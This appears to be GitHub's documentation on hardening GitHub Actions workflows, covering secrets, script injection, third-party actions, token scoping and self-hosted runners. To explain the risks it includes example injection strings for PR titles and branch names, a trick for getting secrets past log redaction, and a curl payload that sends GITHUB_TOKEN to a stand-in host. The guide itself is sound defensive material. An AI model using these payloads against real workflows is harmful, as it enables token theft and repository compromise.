Security hardening for GitHub Actions

Get started with GitHub Actions
6 of 6 in learning path

More guides →

In this article

Good security practices for using GitHub Actions features.

Note: GitHub-hosted runners are not currently supported on GitHub Enterprise Server. You can see more information about planned future support on the GitHub public roadmap.

Overview

This guide explains how to configure security hardening for certain GitHub Actions features. If the GitHub Actions concepts are unfamiliar, see "Understanding GitHub Actions."

Using secrets

Sensitive values should never be stored as plaintext in workflow files, but rather as secrets. Secrets can be configured at the organization, repository, or environment level, and allow you to store sensitive information in GitHub Enterprise Server.

To help prevent accidental disclosure, GitHub Enterprise Server uses a mechanism that

attempts to redact any secrets that appear in run logs. This redaction looks for exact matches of any configured secrets used within the job, as well as common encodings of the values, such as Base64. However, because there are multiple ways a secret value can be transformed, this redaction is not guaranteed. Additionally, the runner can only redact secrets used within the current job. As a result, there are certain proactive steps and good practices you should follow to help ensure secrets are redacted, and to limit other risks associated with secrets:

- **Never use structured data as a secret**
  - Structured data can cause secret redaction within logs to fail, because redaction largely relies on finding an exact match for the specific secret value. For example, do not use a blob of JSON, XML, or YAML (or similar) to encapsulate a secret value, as this significantly reduces the probability the secrets will be properly redacted. Instead, create individual secrets for each sensitive value.
- **Register all secrets used within workflows**
  - If a secret is used to generate another sensitive value within a workflow, that generated value should be formally registered as a secret, so that it will be redacted if it ever appears in the logs. For example, if using a private key to generate a signed JWT to access a web API, be sure to register that JWT as a secret or else it won't be redacted if it ever enters the log output.
  - Registering secrets applies to any sort of transformation/encoding as well. If your secret is transformed in some way (such as Base64 or URL-encoded), be sure to register the new value as a secret too.
- **Audit how secrets are handled**
  - Audit how secrets are used, to help ensure they're being handled as expected. You can do this by reviewing the source code of the repository executing the workflow, and checking any actions used in the workflow. For example, check that they're not sent to unintended hosts, or explicitly being printed to log output.
  - View the run logs for your workflow after testing valid/invalid inputs, and check that secrets are properly redacted, or not shown. It's not always obvious how a command or tool you're invoking will send errors to `STDOUT` and `STDERR`, and secrets might subsequently end up in error logs. As a result, it is good practice to manually review the workflow logs after testing valid and invalid inputs. For information on how to clean up workflow logs that may unintentionally contain sensitive data, see "Using workflow run logs."
- **Use credentials that are minimally scoped**
  - Make sure the credentials being used within workflows have the least privileges required, and be mindful that any user with write access to your repository has read access to all secrets configured in your repository.
  - Actions can use the `GITHUB_TOKEN` by accessing it from the `github.token` context. For more information, see "Contexts." You should therefore make sure that the `GITHUB_TOKEN` is granted the minimum required permissions. It's good security practice to set the default permission for the `GITHUB_TOKEN` to read access only for repository contents. The permissions can then be increased, as required, for individual jobs within the workflow file. For more information, see "Automatic token authentication."
- **Audit and rotate registered secrets**
  - Periodically review the registered secrets to confirm they are still required. Remove those that are no longer needed.
  - Rotate secrets periodically to reduce the window of time during which a compromised secret is valid.

- **Consider requiring review for access to secrets**
  - You can use required reviewers to protect environment secrets. A workflow job cannot access environment secrets until approval is granted by a reviewer. For more information about storing secrets in environments or requiring reviews for environments, see "Using secrets in GitHub Actions" and "Using environments for deployment."

Warning: Any user with write access to your repository has read access to all secrets configured in your repository. Therefore, you should ensure that the credentials being used within workflows have the least privileges required.

Using `CODEOWNERS` to monitor changes

You can use the `CODEOWNERS` feature to control how changes are made to your workflow files. For example, if all your workflow files are stored in `.github/workflows`, you can add this directory to the code owners list, so that any proposed changes to these files will first require approval from a designated reviewer.

For more information, see "About code owners."

Understanding the risk of script injections

When creating workflows, custom actions, and composite actions actions, you should always consider whether your code might execute untrusted input from attackers. This can occur when an attacker adds malicious commands and scripts to a context. When your workflow runs, those strings might be interpreted as code which is then executed on the runner.

Attackers can add their own malicious content to the `github` context, which should be treated as potentially untrusted input. These contexts typically end with `body`, `default_branch`, `email`, `head_ref`, `label`, `message`, `name`, `page_name`, `ref`, and `title`. For example: `github.event.issue.title`, or `github.event.pull_request.body`.

You should ensure that these values do not flow directly into workflows, actions, API calls, or anywhere else where they could be interpreted as executable code. By adopting the same defensive programming posture you would use for any other privileged application code, you can help security harden your use of GitHub Actions. For information on some of the steps an attacker could take, see "Security hardening for GitHub Actions."

In addition, there are other less obvious sources of potentially untrusted input, such as branch names and email addresses, which can be quite flexible in terms of their permitted content. For example, `zzz";echo${IFS}"hello";#` would be a valid branch name and would be a possible attack vector for a target repository.

The following sections explain how you can help mitigate the risk of script injection.

Example of a script injection attack


A script injection attack can occur directly within a workflow's inline script. In the following example, an action uses an expression to test the validity of a pull request title, but also adds the risk of script injection:

```
      - name: Check PR title
        run: |
          title="${{ github.event.pull_request.title }}"
          if [[ $title =~ ^octocat ]]; then
          echo "PR title starts with 'octocat'"
```

```
          exit 0
          else
          echo "PR title did not start with 'octocat'"
          exit 1
          fi
```

This example is vulnerable to script injection because the `run` command executes within a temporary shell script on the runner. Before the shell script is run, the expressions inside `${{ }}` are evaluated and then substituted with the resulting values, which can make it vulnerable to shell command injection.

To inject commands into this workflow, the attacker could create a pull request with a title of `a"; ls $GITHUB_WORKSPACE"`:



In this example, the `"` character is used to interrupt the `title="${{ github.event.pull_request.title }}"` statement, allowing the `ls` command to be executed on the runner. You can see the output of the `ls` command in the log:

```
Run title="a"; ls $GITHUB_WORKSPACE""
README.md
code.yml
example.js
```

Good practices for mitigating script injection attacks

There are a number of different approaches available to help you mitigate the risk of script injection:

Using an action instead of an inline script (recommended)

The recommended approach is to create an action that processes the context value as an argument. This approach is not vulnerable to the injection attack, as the context value is not used to generate a shell script, but is instead passed to the action as an argument:

```
uses: fakeaction/checktitle@v3
with:
    title: ${{ github.event.pull_request.title }}
```

Using an intermediate environment variable

For inline scripts, the preferred approach to handling untrusted input is to set the value of the expression to an intermediate environment variable.

The following example uses Bash to process the `github.event.pull_request.title` value as an environment variable:

```
      - name: Check PR title
        env:
          TITLE: ${{ github.event.pull_request.title }}
        run: |
          if [[ "$TITLE" =~ ^octocat ]]; then
          echo "PR title starts with 'octocat'"
```

```
          exit 0
          else
          echo "PR title did not start with 'octocat'"
          exit 1
          fi
```

In this example, the attempted script injection is unsuccessful, which is reflected by the following lines in the log:

```
    env:
      TITLE: a"; ls $GITHUB_WORKSPACE"
PR title did not start with 'octocat'
```

With this approach, the value of the `${{ github.event.issue.title }}` expression is stored in memory and used as a variable, and doesn't interact with the script generation process. In addition, consider using double quote shell variables to avoid word splitting, but this is one of many general recommendations for writing shell scripts, and is not specific to GitHub Actions.

Restricting permissions for tokens

To help mitigate the risk of an exposed token, consider restricting the assigned permissions. For more information, see "Automatic token authentication."

Using OpenID Connect to access cloud resources

If your GitHub Actions workflows need to access resources from a cloud provider that supports OpenID Connect (OIDC), you can configure your workflows to authenticate directly to the cloud provider. This will let you stop storing these credentials as long-lived secrets and provide other security benefits. For more information, see "About security hardening with OpenID Connect"

Using third-party actions

The individual jobs in a workflow can interact with (and compromise) other jobs. For example, a job querying the environment variables used by a later job, writing files to a shared directory that a later job processes, or even more directly by interacting with the Docker socket and inspecting other running containers and executing commands in them.

This means that a compromise of a single action within a workflow can be very significant, as that compromised action would have access to all secrets configured on your repository, and may be able to use the `GITHUB_TOKEN` to write to the repository. Consequently, there is significant risk in sourcing actions from third-party repositories on GitHub. For information on some of the steps an attacker could take, see "Security hardening for GitHub Actions."

You can help mitigate this risk by following these good practices:

- **Pin actions to a full length commit SHA**

  Pinning an action to a full length commit SHA is currently the only way to use an action as an immutable release. Pinning to a particular SHA helps mitigate the risk of a bad actor adding a backdoor to the action's repository, as they would need to generate a SHA-1 collision for a valid Git object payload. When selecting a SHA, you should verify it is from the action's repository and not a repository fork.

- **Audit the source code of the action**

Ensure that the action is handling the content of your repository and secrets as expected. For example, check that secrets are not sent to unintended hosts, or are not inadvertently logged.

- **Pin actions to a tag only if you trust the creator**

  Although pinning to a commit SHA is the most secure option, specifying a tag is more convenient and is widely used. If you'd like to specify a tag, then be sure that you trust the action's creators. The 'Verified creator' badge on GitHub Marketplace is a useful signal, as it indicates that the action was written by a team whose identity has been verified by GitHub. Note that there is risk to this approach even if you trust the author, because a tag can be moved or deleted if a bad actor gains access to the repository storing the action.

Reusing third-party workflows

The same principles described above for using third-party actions also apply to using third-party workflows. You can help mitigate the risks associated with reusing workflows by following the same good practices outlined above. For more information, see "Reusing workflows."

Using Dependabot version updates to keep actions up to date

You can use Dependabot version updates to ensure that references to actions and reusable workflows used in your repository are kept up to date. Actions are often updated with bug fixes and new features to make automated processes more reliable, faster, and safer. Dependabot version updates take the effort out of maintaining your dependencies as Dependabot does this automatically for you. For more information, see "Keeping your actions up to date with Dependabot."

Allowing workflows to access internal and private repositories

If you make an internal or private repository accessible to GitHub Actions workflows in other repositories, outside collaborators on the other repositories can indirectly access the internal or private repository, even though they do not have direct access to these repositories. The outside collaborators can view logs for workflow runs when actions or workflows from the internal or private repository are used. For more information, see "Sharing actions and workflows with your enterprise."

To allow runners to download these actions, GitHub passes a scoped installation token to the runner. This token has read access to the repository, and automatically expires after one hour.

Preventing GitHub Actions from creating or approving pull requests

You can choose to allow or prevent GitHub Actions workflows from creating or approving pull requests. Allowing workflows, or any other automation, to create or approve pull requests could be a security risk if the pull request is merged without proper oversight.

For more information on how to configure this setting, see "Enforcing policies for GitHub Actions in your enterprise", "Disabling or limiting GitHub Actions for your organization", and "Managing GitHub Actions settings for a repository".

Using OpenSSF Scorecards to secure workflows

Scorecards is an automated security tool that flags risky supply chain practices. You can use the Scorecards action and starter workflow to follow best security practices. Once configured, the Scorecards action runs automatically on repository changes, and alerts developers about risky supply chain practices using the built-in code scanning experience. The Scorecards project runs a number of checks, including script injection attacks, token permissions, and pinned actions.

Potential impact of a compromised runner

These sections consider some of the steps an attacker can take if they're able to run malicious commands on a GitHub Actions runner.

> **Note:** GitHub-hosted runners do not scan for malicious code downloaded by a user during their job, such as a compromised third party library.

Accessing secrets

Workflows triggered using the `pull_request` event have read-only permissions and have no access to secrets. However, these permissions differ for various event triggers such as `issue_comment`, `issues` and `push`, where the attacker could attempt to steal repository secrets or use the write permission of the job's `GITHUB_TOKEN`.

- If the secret or token is set to an environment variable, it can be directly accessed through the environment using `printenv`.
- If the secret is used directly in an expression, the generated shell script is stored on-disk and is accessible.
- For a custom action, the risk can vary depending on how a program is using the secret it obtained from the argument:

  ```
  uses: fakeaction/publish@v3
  with:
      key: ${{ secrets.PUBLISH_KEY }}
  ```

Although GitHub Actions scrubs secrets from memory that are not referenced in the workflow (or an included action), the `GITHUB_TOKEN` and any referenced secrets can be harvested by a determined attacker.

Exfiltrating data from a runner

An attacker can exfiltrate any stolen secrets or other data from the runner. To help prevent accidental secret disclosure, GitHub Actions automatically redact secrets printed to the log, but this is not a true security boundary because secrets can be intentionally sent to the log. For example, obfuscated secrets can be exfiltrated using `echo ${SOME_SECRET:0:4}; echo ${SOME_SECRET:4:200};`. In addition, since the attacker may run arbitrary commands, they could use HTTP requests to send secrets or other repository data to an external server.

Stealing the job's `GITHUB_TOKEN`

It is possible for an attacker to steal a job's `GITHUB_TOKEN`. The GitHub Actions runner automatically receives a generated `GITHUB_TOKEN` with permissions that are limited to just the repository that contains the workflow, and the token expires after the job has

completed. Once expired, the token is no longer useful to an attacker. To work around this limitation, they can automate the attack and perform it in fractions of a second by calling an attacker-controlled server with the token, for example: `a"; set +e; curl http://example.com?token=$GITHUB_TOKEN;#`.

Modifying the contents of a repository

The attacker server can use the GitHub Enterprise Server API to modify repository content, including releases, if the assigned permissions of `GITHUB_TOKEN` are not restricted.

Considering cross-repository access

GitHub Actions is intentionally scoped for a single repository at a time. The `GITHUB_TOKEN` grants the same level of access as a write-access user, because any write-access user can access this token by creating or modifying a workflow file, elevating the permissions of the `GITHUB_TOKEN` if necessary. Users have specific permissions for each repository, so allowing the `GITHUB_TOKEN` for one repository to grant access to another would impact the GitHub permission model if not implemented carefully. Similarly, caution must be taken when adding GitHub authentication tokens to a workflow, because this can also affect the GitHub permission model by inadvertently granting broad access to collaborators.

If your organization is owned by an enterprise account, then you can share and reuse GitHub Actions by storing them in internal repositories. For more information, see "Sharing actions and workflows with your enterprise."

You can perform other privileged, cross-repository interactions by referencing a GitHub authentication token or SSH key as a secret within the workflow. Because many authentication token types do not allow for granular access to specific resources, there is significant risk in using the wrong token type, as it can grant much broader access than intended.

This list describes the recommended approaches for accessing repository data within a workflow, in descending order of preference:

1. **The `GITHUB_TOKEN`**
   - This token is intentionally scoped to the single repository that invoked the workflow, and can have the same level of access as a write-access user on the repository. The token is created before each job begins and expires when the job is finished. For more information, see "Automatic token authentication."
   - The `GITHUB_TOKEN` should be used whenever possible.

2. **Repository deploy key**
   - Deploy keys are one of the only credential types that grant read or write access to a single repository, and can be used to interact with another repository within a workflow. For more information, see "Managing deploy keys."
   - Note that deploy keys can only clone and push to the repository using Git, and cannot be used to interact with the REST or GraphQL API, so they may not be appropriate for your requirements.

3. **GitHub App tokens**
   - GitHub Apps can be installed on select repositories, and even have granular permissions on the resources within them. You could create a GitHub App internal to your organization, install it on the repositories you need access to

within your workflow, and authenticate as the installation within your workflow to access those repositories. For more information, see "Making authenticated API requests with a GitHub App in a GitHub Actions workflow."

4. **personal access tokens**

   - You should never use a personal access token (classic). These tokens grant access to all repositories within the organizations that you have access to, as well as all personal repositories in your personal account. This indirectly grants broad access to all write-access users of the repository the workflow is in.
   - If you do use a personal access token, you should never use a personal access token from your own account. If you later leave an organization, workflows using this token will immediately break, and debugging this issue can be challenging. Instead, you should use a fine-grained personal access tokens for a new account that belongs to your organization and that is only granted access to the specific repositories that are needed for the workflow. Note that this approach is not scalable and should be avoided in favor of alternatives, such as deploy keys.

5. **SSH keys on a personal account**

   - Workflows should never use the SSH keys on a personal account. Similar to personal access tokens (classic), they grant read/write permissions to all of your personal repositories as well as all the repositories you have access to through organization membership. This indirectly grants broad access to all write-access users of the repository the workflow is in. If you're intending to use an SSH key because you only need to perform repository clones or pushes, and do not need to interact with public APIs, then you should use individual deploy keys instead.

Hardening for GitHub-hosted runners

GitHub-hosted runners take measures to help you mitigate security risks.

Denying access to hosts

GitHub-hosted runners are provisioned with an `etc/hosts` file that blocks network access to various cryptocurrency mining pools and malicious sites. Hosts such as MiningMadness.com and cpu-pool.com are rerouted to localhost so that they do not present a significant security risk.For more information, see "Using GitHub-hosted runners."

Hardening for self-hosted runners

Self-hosted runners for GitHub Enterprise Server do not have guarantees around running in ephemeral clean virtual machines, and can be persistently compromised by untrusted code in a workflow.

Be cautious when using self-hosted runners on private or internal repositories, as anyone who can fork the repository and open a pull request (generally those with read access to the repository) are able to compromise the self-hosted runner environment, including gaining access to secrets and the `GITHUB_TOKEN` which, depending on its settings, can grant write access to the repository. Although workflows can control access to environment secrets by using environments and required reviews, these workflows are not run in an isolated environment and are still susceptible to the same risks when run on a self-hosted runner.

Enterprise owners and organization owners can disable the ability to create self-hosted runners at the repository level. For more information, see "Enforcing policies for GitHub Actions in your enterprise" and "Disabling or limiting GitHub Actions for your organization."

When a self-hosted runner is defined at the organization or enterprise level, GitHub Enterprise Server can schedule workflows from multiple repositories onto the same runner. Consequently, a security compromise of these environments can result in a wide impact. To help reduce the scope of a compromise, you can create boundaries by organizing your self-hosted runners into separate groups. You can restrict what workflows, organizations and repositories can access runner groups. For more information, see "Managing access to self-hosted runners using groups."

You should also consider the environment of the self-hosted runner machines:

- What sensitive information resides on the machine configured as a self-hosted runner? For example, private SSH keys, API access tokens, among others.
- Does the machine have network access to sensitive services? For example, Azure or AWS metadata services. The amount of sensitive information in this environment should be kept to a minimum, and you should always be mindful that any user capable of invoking workflows has access to this environment.

Some customers might attempt to partially mitigate these risks by implementing systems that automatically destroy the self-hosted runner after each job execution. However, this approach might not be as effective as intended, as there is no way to guarantee that a self-hosted runner only runs one job. Some jobs will use secrets as command-line arguments which can be seen by another job running on the same runner, such as `ps x -w`. This can lead to secret leakages.

Using just-in-time runners

To improve runner registration security, you can use the REST API to create ephemeral, just-in-time (JIT) runners. These self-hosted runners perform at most one job before being automatically removed from the repository, organization, or enterprise. For more information about configuring JIT runners, see "Self-hosted runners."

> **Note:** Re-using hardware to host JIT runners can risk exposing information from the environment. Use automation to ensure the JIT runner uses a clean environment. For more information, see "Autoscaling with self-hosted runners."

Once you have the config file from the REST API response, you can pass it to the runner at startup.

```
./run.sh --jitconfig ${encoded_jit_config}
```

Planning your management strategy for self-hosted runners

A self-hosted runner can be added to various levels in your GitHub hierarchy: the enterprise, organization, or repository level. This placement determines who will be able to manage the runner:

Centralized management:

- If you plan to have a centralized team own the self-hosted runners, then the recommendation is to add your runners at the highest mutual organization or enterprise level. This gives your team a single location to view and manage your runners.
- If you only have a single organization, then adding your runners at the organization level is effectively the same approach, but you might encounter difficulties if you add

another organization in the future.

Decentralized management:

- If each team will manage their own self-hosted runners, then the recommendation is to add the runners at the highest level of team ownership. For example, if each team owns their own organization, then it will be simplest if the runners are added at the organization level too.
- You could also add runners at the repository level, but this will add management overhead and also increases the numbers of runners you need, since you cannot share runners between repositories.


Authenticating to your cloud provider

If you are using GitHub Actions to deploy to a cloud provider, or intend to use HashiCorp Vault for secret management, then its recommended that you consider using OpenID Connect to create short-lived, well-scoped access tokens for your workflow runs. For more information, see "About security hardening with OpenID Connect."

Auditing GitHub Actions events

You can use the security log to monitor activity for your user account and the audit log to monitor activity in your organization or enterprise. The security and audit log records the type of action, when it was run, and which personal account performed the action.

For example, you can use the audit log to track the `org.update_actions_secret` event, which tracks changes to organization secrets.



For the full list of events that you can find in the audit log for each account type, see the following articles:

- "Security log events"
- "Audit log events for your organization"
- "Audit log events for your enterprise"

Previous
Reusing workflows